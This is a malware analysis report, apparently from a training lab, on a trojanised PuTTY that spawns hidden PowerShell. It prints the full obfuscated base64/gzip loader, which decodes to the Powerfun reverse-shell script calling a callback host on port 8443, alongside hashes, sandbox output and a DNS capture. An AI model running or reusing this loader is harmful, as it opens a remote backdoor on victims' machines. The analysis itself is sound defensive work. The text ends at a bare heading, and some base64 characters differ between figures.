Practical Malware Analysis & Triage

Malware Analysis Report

Silly Putty - Remote Access Trojan (RAT) Malware

Jan 2023 | 0x5h1nIGaMi | v1.0

Table of Contents

Executive Summary


SHA256 hash	0c82E654C09C8FD9FDF4899718EFA37670974C9EEC5A8FC18A167F93CEA6EE83

On January 5th, 2023, the incident response (IR) team submitted a sample, which was the PuTTY application, to the malware reverse engineering department. The help desk received a few calls from various IT administrators stating that their Putty application was crashing and a blue screen was quickly flashing on their screen. The analysis concluded that this sample of the PuTTY application is a Remote Access Trojan (RAT) malware that uses PowerShell to create a backdoor connection to the URL listed in Appendix B. Furthermore, this malware sample will be referred to as “Silly Putty” throughout the report.

YARA signature rules are attached in Appendix A. The malware sample and hashes have been submitted to VirusTotal for further examination.

High-Level Technical Summary

When Silly Putty is launched, it will open a normal looking putty configuration window; however, a PowerShell base64 encoded command will execute in the background. When the base64 encoded command is decoded, it executes a PowerShell script named "powerfun", which sets up the remote connection to the callback URL (bonus2[.]corporatebonusapplication[.]local) over port 8443.


Putty.exe
PowerShell executes base64 command
Decoded base64 command is the Powerfun script
Connection to hxxps://bonus2[.]corporatebonusapplication[.]local:8443

Malware Composition

DemoWare consists of the following components:


File Name	SHA256 Hash
putty.exe	0c82E654C09C8FD9FDF4899718EFA37670974C9EEC5A8FC18A167F93CEA6EE83

putty.exe

The executable that runs a PowerShell command when executed

PowerShell Command

A PowerShell command is embedded within putty.exe which will decode and run a base64 command



```
powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object
System.IO.MemoryStream(,[System.Convert]::FromBase64String
('H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLjBNtUL7aGczlz5kL9AGOxQbkoOIRwK1OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OWZYi19B57IB5v
A2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4W1Z4EFrLMV2R55pGHlLUut29g3EvE6t8wjl
+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCvfgCVSroAvw4DIf4D3XnKk25QHlZ2pW2WKkO/ofzChNyZ/ytiWYsFe0CtyITlN05j9suHDz+dGhKlqdQ2rotcnroSXbT0Roxhro3Dqhx
+BWX/GlyJa5QKTxEfXLdK/hLyaOwCdeeCF2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaY10ZdOoohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv
+iWZqU2UU0y+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3pqXFRlX7JF5iloEsODfaYBgqlGnrLpyBh3x9bt
+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp
+FvKJsaTBXTiHlh33UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtuleH74GV/PKRvYqI3jqFn6lyiuBFVOwdkTPXSSHsfe/
+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCktlcWPiYTk8prV5tbHFaFlCleuZQbL2b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DVOthaIh1IKOR3MjoK1UJfnhGVIp
R+8hOCi/WIGf9s5naT/1D6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF8i/mtl93dQkAAA=='))),
[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))"
```

Fig 1: PowerShell base64 command

Powerfun Script

The powerfun script creates the remote connection to the callback URL over port 8443. Appendix C shows the full Powerfun script.


Basic Static Analysis

The following methods were performed for basic static analysis:

1. Obtained SHA256 hash value
2. Researched hash value within Virustotal
3. String analysis with Floss

Obtain File Hash

Used PowerShell to obtain the sha256 hash values for Silly Putty.




```
PS [redacted] > Get-FileHash .\putty.exe

Algorithm       Hash                                                                    Path
---------       ----                                                                    ----
SHA256          0C82E654C09C8FD9FDF4899718EFA37670974C9EEC5A8FC18A167F93CEA6EE83       [redacted].putty.exe
```

Fig 2: SHA256 Hash Value

VirusTotal Analysis

Used VirusTotal to lookup the hash value to see if it matched any known malicious samples.



59
/ 72

?

Community Score

59 security vendors and 1 sandbox flagged this file as malicious

0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83
PuTTY

peexe runtime-modules long-sleeps direct-cpu-clock-access detect-debug-environment

1.47 MB
Size

2022-12-13 10:31:30 UTC
19 days ago

EXE

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 9

Security Vendors' Analysis

Acronis (Static ML)	Suspicious	Ad-Aware	Generic.ShellCode.Marte.H.94C8876E
AhnLab-V3	Win-Trojan/Swrort.X1746	Alibaba	Trojan:Win32/Rozena.0f06ca8b
ALYac	Generic.ShellCode.Marte.H.94C8876E	Antiy-AVL	Trojan/Win32.Rozena
Arcabit	Generic.ShellCode.Marte.H.94C8876E	Avast	Win32:Metasploit-L [Expl]
AVG	Win32:Metasploit-L [Expl]	Avira (no cloud)	TR/Patched.Gen
BitDefender	Generic.ShellCode.Marte.H.94C8876E	BitDefenderTheta	AI:FileInfector.2395B8760E
ClamAV	Win.Trojan.MSShellcode-7	Comodo	Malware@#1ge5hxn2kbzzv
CrowdStrike Falcon	Win/malicious_confidence_100% (W)	Cybereason	Malicious.00feb0
Cylance	Unsafe	Cynet	Malicious (score: 100)
Cyren	W32/Rozena.D.gen!Eldorado	DrWeb	Trojan.Swrort.10
Elastic	Windows.Trojan.Metasploit	Emsisoft	Generic.ShellCode.Marte.H.94C8876E (B)
eScan	Generic.ShellCode.Marte.H.94C8876E	ESET-NOD32	A Variant Of Win32/Rozena.KC.gen
Fortinet	W32/Generic.AP.23ADC0!tr	GData	Generic.ShellCode.Marte.H.94C8876E
Google	Detected	Gridinsoft (no cloud)	Trojan.Win32.Gen.bot

Fig 3: VirusTotal Results


Figure 3 shows that 59 security vendors flagged this hash value to a known malicious sample. VirusTotal also provided the date that this sample was first seen in the wild which was July 10th, 2021.

Floss Analysis

Floss was used to extract strings from Silly Putty and the results were analyzed. Floss showed that a PowerShell command was embedded within the application, Figure 1.


Decoding PowerShell Base64 Command

The output of the Floss results were copied to Remnux so that the base64 command could be decoded. When decoding the base64 command the results were stored in a new file, named “out.txt”. Used the file command to determine the file type for out.txt, which identified it as a gz file (aka gunzip). Used the mv command to change the file extension to “gz” then used gunzip to unzip the file. The unzip file showed that the base64 command was the Powerfun script, Figure 4 and Figure 5.



```
remnux@forensics:~/Desktop$ echo 'H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYz
UyqZKUL0j87yUlypLjBNtUL7aGczlz5kL9AGOxQbkoOIRwK1OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OWZYl19
B57IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EFrLMV2R55pGHlLUut29g3EvE6t8w
jl+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCvfgCVSroAvw4DIf4D3XnKk25QHlZ2pW
2WKkO/ofzChNyZ/ytiWYsFe0CtyITlN05j9suHDz+dGhKlqdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLdK/hLyaO
wCdeeCF2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0ZdOoohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Et
eqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ
3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3pqXFRlX7JF5iloEsODfaYBgqlGnrLpyBh3x9bt
+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3C
C/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHlh33UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtule
H74GV/PKRvYqI3jqFn6lyiuBFVOwdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCktlcWPiYTk8prV5tbHF
aFlCleuZQbL2b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DVOthaIh1IKOR
3MjoK1UJfnhGVIpR+8hOCi/WIGf9s5naT/1D6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0
J3L9kF8i/mtl93dQkAAA==' | base64 -d > out.txt
remnux@forensics:~/Desktop$ file out.txt
out.txt: gzip compressed data, last modified: Mon Sep 27 12:58:13 2021, max compression, from Unix,
original size modulo 2^32 2421
```

Fig 4: Base64 Decode - 1 of 2




```
remnux@forensics:~/Desktop$ mv out.txt out.gz
remnux@forensics:~/Desktop$ gunzip out.gz
remnux@forensics:~/Desktop$ ls
out  ps.txt
remnux@forensics:~/Desktop$ file out
out: ASCII text
remnux@forensics:~/Desktop$ cat out
# Powerfun - Written by Ben Turner & Dave Hardy
```

Fig 5: Base64 Decode - 2 of 2

Basic Dynamic Analysis

Initial Run

When first executing Silly Putty, a blue screen quickly flashes and then the PuTTY configuration window appears as normal.



PuTTY Configuration

Basic options for your PuTTY session

Specify the destination you want to connect to

Host Name (or IP address):

Port: 22

Connection type: ● SSH ○ Serial ○ Other: Telnet

Load, save or delete a stored session

Saved Sessions


Default Settings

Close window on exit: ○ Always ○ Never ● Only on clean exit

Fig 6: Silly Putty Executed

Process Explorer

Process explorer showed that Silly Putty spawns PowerShell as a child process when it is launched.




Process Explorer - Sysinternals: www.sysinternals.com [PMAT-FLAREVM[redacted]] (Administrator)
File Options View Process Find Users Help

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
[redacted]						
putty.exe		2,416 K	12,964 K	7128	SSH, Telnet, Rlogin, and SU...	Simon Tatham
powershell.exe	< 0.01	43,352 K	55,576 K	3528	Windows PowerShell	Microsoft Corporation
conhost.exe		3,660 K	16,692 K	3440	Console Window Host	Microsoft Corporation
[redacted]						

Fig 7: Silly Putty spawning PowerShell

Wireshark

Wireshark was used to capture the traffic between the malware analysis machine and Remnux when executing Silly Putty. After executing Silly Putty, a DNS request was made to bonus2[.]corporatebonusapplication[.]local.




```
dns.qry.name == "bonus2.corporatebonusapplication.local"

No.  Time            Source          Destination     Protocol Length Info
  34 124.862779415   [redacted].4    [redacted].3    DNS          98 Standard query 0x0229 A bonus2.corporatebonusapplication.local
  35 124.868089181   [redacted].3    [redacted].4    DNS         114 Standard query response 0x0229 A bonus2.corporatebonusapplication.local A [redacted].3

▸ Frame 34: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface [redacted], id 0
▸ Ethernet II, Src: [redacted], Dst: [redacted]
▸ Internet Protocol Version 4, Src: [redacted].4, Dst: [redacted].3
▸ User Datagram Protocol, Src Port: 60072, Dst Port: 53
▾ Domain Name System (query)
    Transaction ID: 0x0229
  ▸ Flags: 0x0100 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  ▾ Queries
    ▾ bonus2.corporatebonusapplication.local: type A, class IN
        Name: bonus2.corporatebonusapplication.local
        [Name Length: 38]
        [Label Count: 3]
        Type: A (Host Address) (1)
        Class: IN (0x0001)
    [Response In: 35]

0000  02 c9 bf 1b eb 4b de 3d  8d 34 b9 57 08 00 45 00   ·····K·= ·4·W··E·
0010  00 54 6a 5c 00 00 80 11  e2 14 ac 10 4b 04 ac 10   ·Tj\···· ····K···
0020  4b 03 ea a8 00 35 00 40  ee 79 02 29 01 00 00 01   K····5·@ ·y·)····
0030  00 00 00 00 00 00 06 62  6f 6e 75 73 32 19 63 6f   ·······b onus2·co
0040  72 70 6f 72 61 74 65 62  6f 6e 75 73 61 70 70 6c   rporateb onusappl
0050  69 63 61 74 69 6f 6e 05  6c 6f 63 61 6c 00 00 01   ication· local···
0060  00 01                                              ··
```

Fig 8: DNS Request to callback URL

Process Monitor and TCPView

